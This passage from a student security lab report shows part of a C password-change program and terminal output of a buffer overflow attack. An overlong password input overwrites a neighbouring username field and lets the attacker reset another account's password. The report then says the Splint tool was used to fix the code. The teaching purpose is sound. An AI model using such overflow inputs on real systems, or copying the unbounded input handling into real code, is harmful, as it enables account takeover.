                if (termBuf != 'Y') return 0;
                else flag = 1;
                while((termBuf = getchar()) != '\n' && termBuf != EOF);
            }
        }
```


```
        if (flag == 1) continue;
        printf("Incorrect Username and Password. Enter Y to continue.\n");

        scanf("%c", &termBuf);
        if (termBuf != 'Y') return 0;
        while((termBuf = getchar()) != '\n' && termBuf != EOF);
    }
}
```

Output


Buffer Overflow Attack

```
zekromaegis@DESKTOP-PV6SOVQ: /mnt/c/Study/Sem 6/CSS/Practicals
zekromaegis@DESKTOP-PV6SOVQ:/mnt/c/Study/Sem 6/CSS/Practicals$ ./splint_linux
Change Password
Enter Username: Rushabh
Enter Current Password: 60004180086
Enter New Password: qwertyuiopasdfghjklzBUFFEROVERFLOWATTACKpassword
Rushabh | qwertyuiopasdfghjklzBUFFEROVERFLOWATTACKpassword
BUFFEROVERFLOWATTACKpassword | password
Siddhi | 60004180107
Password Changed!
Continue? Y/N: Y
Change Password
Enter Username: BUFFEROVERFLOWATTACKpassword
Enter Current Password: password
Enter New Password: hacked
Rushabh | qwertyuiopasdfghjklzBUFFEROVERFLOWATTACKhacked
BUFFEROVERFLOWATTACKhacked | hacked
Siddhi | 60004180107
Password Changed!
Continue? Y/N: N
```


Buffer Overflow Attack not working on the fixed Code



Splint Output for the Vulnerable Code



Splint Output for the Fixed Code



Conclusion:

Thus, Buffer Overflow Attack has been successfully demonstrated and prevented using Splint programming tool.